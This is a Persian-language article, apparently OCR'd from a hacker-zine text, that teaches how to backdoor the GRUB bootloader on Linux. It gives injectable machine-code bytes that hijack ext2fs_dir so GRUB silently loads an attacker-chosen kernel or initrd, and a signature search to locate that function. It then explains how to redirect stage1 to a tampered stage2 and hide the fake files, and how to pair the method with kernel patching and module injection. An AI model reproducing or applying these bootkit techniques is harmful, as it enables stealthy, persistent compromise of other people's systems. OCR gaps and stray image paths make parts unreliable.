
عملیات نفوذ در بارکننده بوت[1] GRUB

۱. مروری بر تروجان ها، Backdoor ها و Rootkit ها

از ۱۹۸۹ هنگامی که اولین ابزار log-editing ظاهر شد (Phrak 19 – Hiding Out Under Linux)، تروجان ها، backdoor ها و rootkit ها وارد شدند و محدوده وسیعی را نیز شامل می شدند، از یک ابزار user-mode ساده مانند LRK4/5 گرفته تا ابزارهای kernel-mode مثل knark، adore، adore-ng و سپس SuckIT، Module Injection ظاهر شدند و امروزه نیز حتی Static Kernel Patching هم وارد بازی شده است. به دقت فکر کنید، چه چیزی هنوز دست نخورده باقی مانده است!؟ بلی، این Boot Loader است که هنوز دست مایه تغییر نشده است. لذا در این مقاله، راهی را ارائه می دهیم تا Grub را طبق میل خود در آورید و با وجود تعیین فایل در grub.conf شما می توانید هسته، initrd image و grub.conf دیگری را بارگذاری یا load کنید. این مقاله بر اساس لینوکس با سیستم فایل های EXT2 و EXT3 تحت سیستم x86 نوشته شده است.

۲. فرآیند بوت با GRUB

۲,۱ GRUB چگونه کار می کند؟



[1] Boot Loader

۱,۲ stage1

stage1 برابر ۵۱۲ بایت می باشد، می توانید کن منبع آنرا در stage1/stage1.s ببینید. این فایل در MBR یا در boot sector مربوط به اولین پارتیشن نصب می شود. کاری که ما می خواهیم انجام دهیم بسیار ساده است. تنها یک sector خاص (آنرا در stage2_sector تعریف می کنیم) را در یک آدرس خاص (که در stage2_address یا stage2_segment آنرا تعریف می کنیم) بارگذاری می کنیم. اگر stage1.5 پیکربندی شده باشد، اولین سکتور stage1.5 در آدرس 0200:000 بارگذاری شده است. اگر اینطور نبود، اولین سکتور stage2 در آدرس 0800:0000 بارگذاری شده است.

۱,۳ stage1.3 و stage2

می دانیم که grub یک بارکننده حساس فایل سیستم می باشد، یعنی grub می تواند فایلها را از سیستم های مختلف درک کرده و بخواند و اینکار را بدون کمک سیستم عامل انجام می شود. پس، چیزی اندکی محرمانه می نماید همان stage1.5 و stage2 می باشد. نگاهی به /boot/grub بیاندازید، فایل های زیر را خواهید یافت:

stage1, stage2, e2fs_stage1_5, fat_stage1_5, ffs_stage1_5, minix_stage1_5, reiserfs_stage1_5

ما stage1 را در قسمت ۱,۲ توضیح داده ایم، فایل stage1 در MBR یا boot sector نصب خواهد شد. پس حتی اگر شما فایل stage1 را پاک کنید، بوت سیستم تحت تاثیر این عمل شما قرار نخواهد گرفت. راجع به فایل کردن فایل های stage2 و stage1_5_* چه فکری می کنید!؟ آیا سیستم هنوز هم می تواند بوت شود!؟ جواب در ابتدا خیر است ولی بعدا بلی خواهد بود!! با هم بررسی می کنیم که فایل های stage1_5_* و stage2 چگونه تولید شده اند:

e2fs_stage1_5:

```
gcc -o e2fs_stage1_5.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,2000
  e2fs_stage1_5_exec-start.o e2fs_stage1_5_exec-asm.o
  e2fs_stage1_5_exec-common.o e2fs_stage1_5_exec-char_io.o
  e2fs_stage1_5_exec-disk_io.o e2fs_stage1_5_exec-stage1_5.o
  e2fs_stage1_5_exec-fsys_ext2fs.o e2fs_stage1_5_exec-bios.o
objcopy -O binary e2fs_stage1_5.exec e2fs_stage1_5
```

stage2:

```
gcc -o pre_stage2.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,8200
  pre_stage2_exec-asm.o pre_stage2_exec-bios.o pre_stage2_exec-boot.o
  pre_stage2_exec-builtins.o pre_stage2_exec-common.o
  pre_stage2_exec-char_io.o pre_stage2_exec-cmdline.o
  pre_stage2_exec-disk_io.o pre_stage2_exec-gunzip.o
  pre_stage2_exec-fsys_ext2fs.o pre_stage2_exec-fsys_fat.o
  pre_stage2_exec-fsys_ffs.o pre_stage2_exec-fsys_minix.o
  pre_stage2_exec-fsys_reiserfs.o pre_stage2_exec-fsys_vstafs.o
  pre_stage2_exec-hercules.o pre_stage2_exec-serial.o
  pre_stage2_exec-smp-imps.o pre_stage2_exec-stage2.o
  pre_stage2_exec-md5.o
objcopy -O binary pre_stage2.exec pre_stage2
cat start pre_stage2 > stage2
```

بر اساس خروجی های بالا، قالب یا طرح (layout) باید بصورت زیر باشد:

e2fs_stage1_5:
[start.S] [asm.S] [common.c] [char_io.c] [disk_io.c] [stage1_5.c] [fsys_ext2fs.c] [bios.c]

stage2:
[start.S] [asm.S] [bios.c] [boot.c] [builtins.c] [common.c] [char_io.c] [cmdline.c] [disk_io.c] [gunzip.c] [fsys_ext2fs.c] [fsys_fat.c] [fsys_ffs.c] [fsys_minix.c] [fsys_reiserfs.c] [fsys_vstafs.c] [hercules.c] [serial.c] [smp-imps.c] [stage2.c] [md5.c]

همان طور که می بینید e2fs_stage1_5 و stage2 مشابه هم هستند. اما e2fs_stage1_5 کوچکتر است که حاوی ماژول های اصلی می باشد (ورودی/خروجی دیسک، انتقال رشته، راه اندازی سیستم، کار با سیستم فایل ext2/3)، درحالیکه همه موارد در stage2 یافت می شوند که حاوی تمام فایل های ماژول سیستمی، display، encryption و ... می باشد.

start.s برای Grub یک جز بسیار مهم بشمار می رود. stage1 فایل start.s را در 0200:0000 (اگر stage1_5 پیکربندی شده باشد) یا 0800:0000 بارگذاری می کند، سپس به آن jump می کند. وظیفه start.s بسیار ساده است (این فایل تنها ۵۱۲ بایت می باشد). این فایل دیگر اجزای stage1_5 و stage2 را در حافظه بارگذاری می کند. سوال این است که، زمانی که سیستم فایل مرتبط با کد بارگذاری نشده باشد، grub چگونه مکان sector های باقیمانده را می فهمد!؟ اینجاست که start.s یک حقه پیاده می کند!

```
blocklist_default_start:
        .long 2             /* this is the sector start parameter, in logical
                               sectors from the start of the disk, sector 0 */
blocklist_default_len:      /* this is the number of sectors to read */
#ifdef STAGE1_5
        .word 0             /* the command "install" will fill this up */
#else
        .word (STAGE2_SIZE + 511) >> 9
#endif
blocklist_default_seg:
#ifdef STAGE1_5
        .word 0x220
#else
        .word 0x820         /* this is the segment of the starting address
                               to load the data into */
#endif
firstlist:                  /* this label has to be after the list data!!! */
```

در زیر مثالی را ببینید:

```
# hexdump -x -n 512 /boot/grub/stage2
...
00001d0  [ 0000   0000   0000   0000 ] [ 0000   0000   0000   0000 ]
00001e0  [ 62c7   0026   0064   1600 ] [ 62af   0026   0010   1400 ]
00001f0  [ 6287   0026   0020   1000 ] [ 61d0   0026   003f   0820 ]
```

ما خطوط فوق را به صورت زیر تفسیر می کنیم:

سکتورهای 0x3f (با شماره 0x2661d0 شروع می شوند) در 0x0820:0000، سکتورهای 0x20 (با شماره 0x266287 شروع می شوند) در 0x1000:0000، سکتورهای 0x10 (با شماره 0x2662af شروع می شوند) در 0x1400:00، سکتورهای 0x64 (با شماره 0x2662c7 شروع می شوند) در 0x1600:0000 بارگذاری می شوند.

در توضیحاتی که انجام شد، stage2 دارای سکتورهای 0xd4 (برابر 1+0x3f+0x20+0x10+0x64) می باشد و اندازه فایل ۱۰۸۳۲۸ بایت می باشد و دو انطباق (match) نیز وجود دارد (اندازه سکتور ۵۱۲ می باشد). هنگامی که start.s اجرا را پایان می بخشد، stage1_5 و stage2 به طور کامل بارگذاری شده اند. start.s به asm.s می پرد و اجرا را ادامه می دهد.

هنوز یک مشکل وجود دارد، چه هنگامی stage1.5 پیکربندی می شود؟ در حقیقت، stage1.5 ضروری نیست. وظیفه آن بارگذاری /boot/grub/stage2 در حافظه یم باشد. اما توجه کنید که stage1.5 از فایل سیستم برای بارگذاری فایل stage2 استفاده می کند:

این فایل entry را آنالیز کرده، inode مربوط به stage2 و همچنین blocklist های مربوط به stage2 را دریافت می دارد. بنابراین، اگر stage1.5 پیکربندی شود، stage2 با استفاده از سیستم فایل بارگذاری می شود و در غیراین صورت، stage2 هم با stage2_sector در stage1 و هم با لیست سکتورهای موجود در start.s مربوط به stage2 بارگذاری می شود. عملیات زیر را دنبال می کنیم تا موضوع را بهتر درک کنیم (ext2/ext3):

 # mv /boot/grub/stage2 /boot/grub/stage2.bak

اگر stage1.5 پیکربندی شده باشد، بوت با موفقیت انجام نشده و stage1.5 نمی تواند /boot/grub/stage2 را در سیستم فایل پیدا کنید. اما اگر stage1.5 پیکربندی نشده باشد، بوت با موفقیت انجام می شود! علت این موضوع این است که mv، طرح فیزیکی stage2 را تغییر نمی دهد، لذا stage2_sector یکسان باقی می ماند و همچنین لیست های سکتور در stage2.

تا حال به این گونه عمل کرده ایم: stage1 (→ stage1.5) → stage2. لذا همه موارد را در بازی خود شرکت داده ایم! فایل asm.s به حالت Protected سوئیچ می کند، /boot/grub/grub.conf (یا menu.lst) را باز کرده، پیکربندی را دریافت کرده، menu ها را نمایش داده و برای فعالیت کاربر منتظر می ماند. بعد از اینکه کاربر هسته را انتخاب می کند، grub، به سراغ بارگذاری kernel image (یا در بعضی مواقع ramdisk image) رفته و سپس هسته را بوت می کند.

Grub Util ۱,۴

اگر grub شما توسط ویندوز جاینویسی شده، می توانید از Grub Util جهت نصب مجدد grub استفاده کنید.

```
# grub
    ---
    grub > find /grub/stage2      <- if you have boot partition
    or
    grub > find /boot/grub/stage2 <- if you don't have boot partition
    ---
    (hd0,0)                       <= the result of 'find'
    grub > root (hd0,0)           <- set root of boot partition
    ---
    grub > setup (hd0)            <- if you want to install grub in mbr
    or
    grub > setup (hd0,0)          <- if you want to install grub in the
    ---                              boot sector
    Checking if "/boot/grub/stage1" exists... yes
    Checking if "/boot/grub/stage2" exists... yes
    Checking if "/boot/grub/e2fs_stage1_t" exists... yes
```

```
    Running "embed /boot/grub/e2fs_stage1_5 (hd0)"... 22 sectors are
embedded succeeded.                <= if you install grub in boot sector,
                                      this fails
    Running "install /boot/grub/stage1 d (hd0) (hd0)1+22 p
(hd0,0)/boot/grub/stage2 /boot/grub/grub.conf"... succeeded
    Done
```

همان طور که می بینیم، grub util سعی در جاسازی stage1.5 (در صورت امکان) دارد. اگر grub در MBR نصب شده باشد، stage1.5 بعد از MBR بارگذاری شده و تعداد سکتورها ۲۲ خواهد بود. اگر grub در boot sector نصب شده باشد، فضای کافی برای جاسازی stage1.5 وجود ندارد (superblock در آفست 0x400 برای پارتیشن ext2 یا ext3 وجود دارد، تنها 0x200 برای stage1.5 بکار می رود)، لذا دستور 'embed' ناکام می ماند! برای اطلاعات بیشتر به راهنمای grub و کدهای منبع مراجعه کنید.

۳. احتمال بارگذاری فایل های مشخص

Grub فایل سیستمی mini (کوچک) مخصوص خود را برای ext2/3 دارد؛ از grub_open()، grub_read() و grub_close() برای باز کردن، خواندن و بستن یک فایل استفاده می کند. اکنون نگاهی به ex2fs_dir بیاندازید.

```
/* preconditions: ext2fs_mount already executed, therefore supblk in buffer known as
 * SUPERBLOCK
 * Returns: 0 if error, nonzero iff we were able to find the file successfully
 * postconditions: on a nonzero return, buffer known as INODE contains the inode of the file
 * we were trying to look up
 * side effects: messes up GROUP_DESC buffer area
 */
 int ext2fs_dir (char *dirname) {
 int current_ino = EXT2_ROOT_INO;          /*start at the root */
 int updir_ino = current_ino;          /* the parent of the current directory */
 ...
}
```

فرض کنید که خط موجود در grub.conf بصورت زیر می باشد:

kernel=/boot/vmlinuz-2.6.11 ro root=/dev/hda1

grub_open فایل ext2fs_dir (/boot/vmlinuz-2.6.11 یا root=/dev/hda1) را فراخوانی میکند، ext2fs_dir اطلاعات inode را در INODE قرار می دهد، سپس grub_read می تواند از INODE برای دریافت داده ها از هر آفست استفاده کند (برای هدایت بلاک ها، نقشه در i_blocks[] → INODE مستقر می شود). درون ex2fs_dir بصورت زیر می باشد:

```
1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ inode = EXT2_ROOT_INO, put inode info in INODE;
2. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ find dentry in '/', then put the inode info of '/boot' in INODE;
3. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
      ^ find dentry in '/boot', then put the inode info of
      '/boot/vmlinuz-2.6.11' in INODE;
4. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
                ^ the pointer is space, INODE is regular file,
                returns 1(success), INODE contains info about
```

'/boot/vmlinuz-2.6.11'.

اگر در این کد اختلالی بوجود آوریم و اطلاعات inode مربوط به file_fake (یک فایل دلخواه از خودمان) را بازگردانیم، grub احتمالا file_fake را بارگذاری خواهد کرد و آنرا به صورت -/boot/vmlinuz 2.6.11 فرض خواهد کرد. با استفاده از مراحل زیر می توانیم این کار را انجام دهیم:

1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ inode = EXT2_ROOT_INO;
2. boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ change it to 0x0, change EXT2_ROOT_INO to inode of file_fake;
3. boot/vmlinuz-2.6.11 ro root=/dev/hda1
   ^ EXT2_ROOT_INO(file_fake) info is in INODE, the pointer is 0x0,
   INODE is regular file, returns 1.

ما آرگومان ex2fs_dir را تغییر می دهیم، آیا اینکار هیچ گونه تاثیرات جانبی نیز دارد؟ آخرین قسمت را فراموش نکنید "ro root=/dev/hda1"، این پارامتری است که به هسته منتقل شده است. بدون آن، هسته نمی تواند بطور صحیح بوت شود. دستور "cat/proc/cmdline" را وارد کنید تا پارامتر هسته را ببینید. اکنون بیایید درون "kernel=…" را بررس کنیم. kernel_func خط "kernel=…" را پردازش می کند.

```
static int
kernel_func (char *arg, int flags)
{
  ...
  /* Copy the command-line to MB_CMDLINE.  */
  grub_memmove (mb_cmdline, arg, len + 1);
  kernel_type = load_image (arg, mb_cmdline, suggested_type, load_flags);
  ...
}
```

arg و mb_cmdline دو کپی از رشته "/boot/vmlinuz-2.6.11 ro root=/dev/hda1" را دارند (هیچ همپوشانی وجود ندارد، لذا در حقیقت grub_memmove همان grub_memcpy است). در load_image می بینید که arg و mb_cmdline با یکدیگر مخلوط نشده اند. بنابراین، نتیجه این خواهد بود که هیچ گونه تاثیرات جانبی وجود نخواهد داشت. اگر راجع به این موضوع مطمئن نیستید، می توانید کدهایی را اضافه کنید تا همه چیز به حالت قبل برگردد.

۴. تکنیک های نفوذ

تکنیک های نفوذی که در اینجا مطرح می شوند باید برای تمام نسخه های GRUB و با همه نسخه های لینوکس سازگار باشند.

۴,۱ چگونگی بارگذاری file_fake

ما می توانیم یک jump را در ابتدای ex2fs_dir اضافه کنیم، سپس اولین کاراکتر مربوط به آرگومان ext2fs_dir را برابر با 0 قرار دهیم و "current_ino = EXT2_ROOT_INO" را به "current_ino = INODE_OF_FAKE_FILE" تغییر داده و سپس به عقب برگردیم.

توجه: تنها هنگامی که شرایط خاصی وجود داشته باشد، شما می توانید file_fake را بارگذاری کنید. یعنی، هنگامی که سیستم می خواهد /boot/vmlinuz-2.6.11 را باز کند، آنگاه /boot/file_fake برگشت داده می شود. در حالیکه هنگامی که سیستم /boot/grub/grub.conf را نیاز دارد، فایل صحیح و اصلی بایستی برگشت داده شود. اگر کد هنوز هم /boot/file_fake را برگشت می دهد، شما Menu Display نخواهید داشت و در نتیجه بعد از بوت، منوها وجود ندارند.

Jump یا عملیات پرش بسیار ساده است، اما چگونه "current_ino = INODE_OF_FAKE_FILE" تنظیم کنیم؟

```
int ext2fs_dir (char *dirname) {
int current_ino = EXT2_ROOT_INO;          /*start at the root */
int updir_ino = current_ino;              /* the parent of the current directory */
...
```

EXT2_ROOT_INO برابر با ۲ می باشد، لذا current_ino و updir_ino با ۲ مقدار اولیه داده شده اند. کد اسمبلی متناظر با این وضعیت بایستی شبیه "movl $2, 0xffffXXXX($esp)" باشد. اما بهینه سازی کار را نیز در خاصر داشته باشید: هم current_ino و هم updir_ino دارای مقدار تخصیصی ۲ هستند و لذا نتیجه بهینه سازی شده بصورت "movl $2, 0xffffXXXX($esp)" و "movl $2, 0xffffYYYY($esp)"، یا "movl $2, %reg" و سپس "movl %reg, 0xffffYYYY($esp)" "movl %reg,0xffffXXXX($esp)" یا دیگر جایگشت ها خواهد بود. نوع آنها int و مقدار آنها ۲ می باشد، بنابراین امکان "xor %eax, %eax; inc %eax; inc %eax" پائین است و همچنین با "xor %eax, %eax; movb $0x2, %al" یکسان خواهد بود. چیزی که ما احتیاج داریم، جستجوی 0x00000002 از ext2fs_dir به ext2fs_dir + depth (مثلا ۱۰۰ بایت) و سپس تغییر 0x00000002 به INODE_OF_FAKE_FILE می باشد (عجب پاراگراف ثقیلی)!!

```
static char ext2_embed_code[] = {

        0x60,                           /* pusha                        */
        0x9c,                           /* pushf                        */
        0xeb, 0x28,                     /* jmp 4f                       */
        0x5f,                           /* 1: pop %edi                  */
        0x8b, 0xf,                      /* movl (%edi), %ecx            */
        0x8b, 0x74, 0x24, 0x28,                 /* movl 40(%esp), %esi          */
        0x83, 0xc7, 0x4,                /* addl $4, %edi                */
        0xf3, 0xa6,             /* repz cmpsb %es:(%edi), %ds:(%esi)    */
        0x83, 0xf9, 0x0,                /* cmp $0, %ecx                 */
        0x74, 0x2,                      /* je 2f                        */
        0xeb, 0xe,                      /* jmp 3f                       */
        0x8b, 0x74, 0x24, 0x28,                 /* 2: movl 40(%esp), %esi       */
        0xc6, 0x6, 0x00,                /* movb $0x0, (%esi)   '\0'     */
        0x9d,                           /* popf                         */
        0x61,                           /* popa                         */
        0xe9, 0x0, 0x0, 0x0, 0x0,       /* jmp change_inode             */
        0x9d,                           /* 3: popf                      */
        0x61,                           /* popa                         */
        0xe9, 0x0, 0x0, 0x0, 0x0,       /* jmp not_change_inode                 */
        0xe8, 0xd3, 0xff, 0xff, 0xff,   /* 4: call 1b                   */

        0x0, 0x0, 0x0, 0x0,             /* kernel filename length       */
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,   /* filename string, 48B in all */
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
```


```
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
        0x0, 0x0, 0x0, 0x0, 0x0, 0x0
};
memcpy(buf_embed, ext2_embed_code, sizeof(ext2_embed_code));
```

(البته شما می توانید الگوریتمی برای مقایسه رشته طبق میل خود بنویسید)

```
/* embeded code, 2nd part, change_inode */
memcpy(buf_embed + sizeof(ext2_embed_code), s_start, s_mov_end - s_start);
modify_EXT2_ROOT_INO_to_INODE_OF_FAKE_FILE();

/* embeded code, 3rd part, not_change_inode*/
memcpy(buf_embed + sizeof(ext2_embed_code) + (s_mov_end - s_start) + 5,
        s_start, s_mov_end - s_start);
```

نتیجه کد فوق به صورت زیر می باشد:



۴,۲ چگونگی تعیین محل ext2fs_dir

این قسمت سخت کار می باشد. Stage2 **توسط** objcopy **تولید شده، لذا تمام اطلاعات** ELF **بسته بندی شده و هیچ جدول نشانه یا** Symbol Table **ای وجود ندارد! شما باید چندین الگو یا** PATTERN **را برای تعیین محل** ext2fs_dir **پیدا کنید.**

اولین انتخاب log2 **می باشد:**

```
#define long2(n) ffz(~(n))
static __inline__ unsigned long
ffz (unsigned long word)
{
  __asm__ ("bsfl %1, %0"
```

```
        :"=r" (word)
        :"r" (~word));
    return word;
}
group_desc = group_id >> log2 (EXT2_DESC_PER_BLOCK (SUPERBLOCK));
```

ffz بصورت __inline__ اعلان شده است تا نشان می دهد که *شاید* این تابع inline شده باشد و *شاید* هم نشده باشد. انتخاب بعدی SUPERBLOCK → s_inodes_per_group در بلوک زیر می باشد:

```
group_id = (current_ino - 1) / (SUPERBLOCK->s_inodes_per_group);
#define RAW_ADDR(x) (x)
#define FSYS_BUF RAW_ADDR(0x68000)
#define SUPERBLOCK ((struct ext2_super_block *)(FSYS_BUF))
struct ext2_super_block{
    ...
    __u32 s_inodes_per_group        /* # Inodes per group */
    ...
}
```

آنگاه طبق محاسبات ما معلوم می شود که SUPERBLOCK → s_inodes_per_group در 0x68028 قرار دارد. این آدرس تنها در ext2fs_dir ظاهر می شود، لذا احتمال همپوشی یا تصادم پائین است. بعد از تعیین محل 0x68028، چگونه باید شروع ext2fs_dir را تشخیص دهیم؟ البته، شما می توانید به عقب برگشته و بدنبال 0xc3 بگردید. اما اگر آن، تنها بخشی از یک دستور مانند عملگر بود چطور!؟

باید گفت، بعضی مواقع، gcc چندین کد اضافی را اضافه می کند تا آدرس تابع را تخصیص دهد (۴ بایت/۸ بایت/۱۶ بایت). حال سوال این است که چگونه از این کدهای زائد عملیات jump را انجام دهیم؟ آیا تنها راه، لیست کردن تمام ترکیب های ممکن می باشد؟ این روش عملی است اما ایده آل نیست. ما fsys_table را بصورت زیر می بینیم:

```
struct fsys_entry fsys_table[NUM_FSYS + 1] =
{
  ...
# ifdef FSYS_FAT
  {"fat", fat_mount, fat_read, fat_dir, 0, 0},
# endif
# ifdef FSYS_EXT2FS
  {"ext2fs", ext2fs_mount, ext2fs_read, ext2fs_dir, 0, 0},
# endif
# ifdef FSYS_MINIX
  {"minix", minix_mount, minix_read, minix_dir, 0, 0},
# endif
  ...
};
```

fsys_table مانند زیر فراخوانی می شود:

```
  if ((*(fsys_table[fsys_type].mount_func)) () != 1)
```

لذا حقه ای که ما پیاده می کنیم این است که:

۱. رشته "ext2fs" را در stage2 جستجو می کنیم، آفست آنرا بدست می آوریم، سپس آنرا به آدرس حافظه ای addr_1 تبدیل می کنیم (stage2 از 0800:0000 شروع می شود).

۲. addr_1 را در stage2 جستجو می کنیم، آفست آنرا بدست می آوریم، سپس ۵ عدد صحیح بعدی را بدست می آوریم (مثلا این اعداد A، B، تا E می باشند)و آنگاه عبارت منطقی زیر را خواهیم داشت:

A<B ? B<C ? C<addr_1 ? D==0 ? E==0?

اگر جواب هر کدام "No" (یا خیر-نقص شرط) بود، دستور goto 1 را خواهیم داشت و جستجو را مجددا ادامه خواهیم داد.

۳. آنگاه C آدرس حافظه ای ext2fs_dir خواهد بود، آنرا به آفست فایل تبدیل کنید و پایان بازی!

۴,۳ چگونگی نفوذ به GRUB

با نکاتی که در بخش های ۴,۱ و ۴,۲ گفته شد، می توانیم براحتی در grub نفوذ کنیم. اولین هدف stage2 می باشد. آدرس شروع ext2fs_dir را بدست می آوریم، یک JMP را در جایی اضافه می کنیم و سپس کد جاسازی شده را کپی می کنیم. اما سوال این است که آن جا کجاست!؟

واضح است که دنباله stage2 کامل نیست و این سبب تغییر اندازه فایل می شود. می توانیم minix_dir را بعنوان هدف خودمان انتخاب کنیم. راجع به fat_mount چه فکری دارید!؟ آن هم درست در کنار ext2fs_dir می باشد. اما جواب خیر می باشد. نگاهی به "root…" بیاندازید.

```
root_func()->open_device()->attemp_mount()
   for (fsys_type = 0; fsys_type < NUM_FSYS
       && (*(fsys_table[fsys_type].mount_func)) () != 1; fsys_type++);
```

نگاهی به fsys_table بیاندازید، fat در جلوی ext2 می باشد.، لذا fat_mount ابتدا فراخوانی می شود.

اگر fat_mount دستکاری شود، نتایجی پیش می آید که بسیار گیج کننده خواهند بود. لذا برای اینکه این چیزها را امن کنیم، minix_dir را انتخاب می کنیم.

اکنون، stage2 شما می تواند file_fake را بارگذاری کند. اندازه همان است، اما مقدار hash تغییر کرده است.

۴,۴ مخفی کردن چیزها

چرا ما باید از /boot/grub/stage2 استفاده کنیم؟ می توان کاری انجام داد که stage1 به

stage2_fake(cp stage2 stage2_fake, modify stage2_fake)

پرش کند، لذا stage2 دست نخورده باقی می ماند. ار شما stage2 را به stage2_fake کپی کنید (cp)، stage2_fake کار نخواهد کرد. آیا لیست های سکتور را در start.s به خاطر می آورید!؟ شما مجبور هستید تا لیست ها را به stage2_fake تغییر دهید و نه خود stage2 اصلی را. می توانید inode بدست آورده و i_block[] را بگیرید، آنگاه لیست های بلوک در آنجا خواهند بود (فراموش نکنید که آفست پارتیشن را اضافه کنید). شما باید VFS را جهت دریافت اطلاعات inode دور بزنید و برای اینکار به مرجع ۱ در فهرست منابع رجوع کنید.

چون از stage2_fake استفاده می کنید، لذا آدرس متناظر در stage1 باید تغییر داده شود. اگر stage1.5 نصب نشده باشد، اینکار بسیار ساده است، شما تنها stage2_sector را از stage2_orig به stage2_fake (MBR تغییر کرده است) تغییر می دهید. اگر stage1.5 نصب شده باشد می توانید stage1.5 را نادیده گرفته و stage2_address، stage2_sector و stage2_segment مربوط به stage1 را تغییر دهید. این کار ریسک بالایی دارد، چرا که اگر "virus protection" در BIOS فعال باشد، تغییرات MBR تشخیص داده نخواهند شد و همچنین رشته های "Grub stage1.5" و "Grub Loading, Please Wait" به "Grub Stage2" تغییر خواهند کرد. براحتی می توان تغییر این رشته ها را در صفحه بوت دید.

اگر واقعا می خواهید زیرکانه و مخفیانه عمل کنید، می توانید به stage1.5 نفوذ کنید که این کار را نیز می توانید با تکنیک های مشابه در قسمت های ۴,۱ و ۴,۲ انجام دهید. فراموش نکنید که لیست های سکتور stage1.5 (start.s) را تغییر دهید- باید کد جاسازی خود را در انتهای آن اضافه کنید.

شما می توانید چیزها را بیشتر از این هم مخفیانه کنید؛ می توانید کاری کنید که stage2_fake و kernel_fake در FS مخفی باشند که این کار را با پاک کردن entry مربوطه در /boot/grub می توان انجام داد. اگر قصد اعمال تغییرات بیشتری هستید، inode_of_stage2 را به inode_from_1_to_10 ببرید (move کنید).

۵. کاربرد

آمیختن تکنیک های زیر با تکنیک های تشریح شده در بالا، می تواند به نفوذ هرچه بیشتر در grub بیانجامد.

توجه: تمام فایل ها بایستی در یک پارتیشن باشند!

الف). ترکیب تکنیک با عملیات Static Kernel Patch

A- cp kernel.orig kernel.fake
B- static kernel patch with kernel.fake
C- cp stage2 stage2.fake
D- hack_grub stage2.fake kernel.orig inode_of_kernel.fake
E- hide kernel.fake and stage2.fake

که در این بین قسمت چهارم اختیاری می باشد. برای کسب اطلاعات بیشتر راجع به قسمت دوم هم می توانید به مرجع دوم از فهرست منابع مراجعه کنید.

ب). ترکیب تکنیک با Module Injection

A- cp initrd.img.orig initrd.img.fake
B- module injection with initrd.img.fake
    a. ext3.[k]o
C- cp stage2 stage2.fake
D- hack_grub stage2.fake initrd.img inode_of_initrd.img.fake
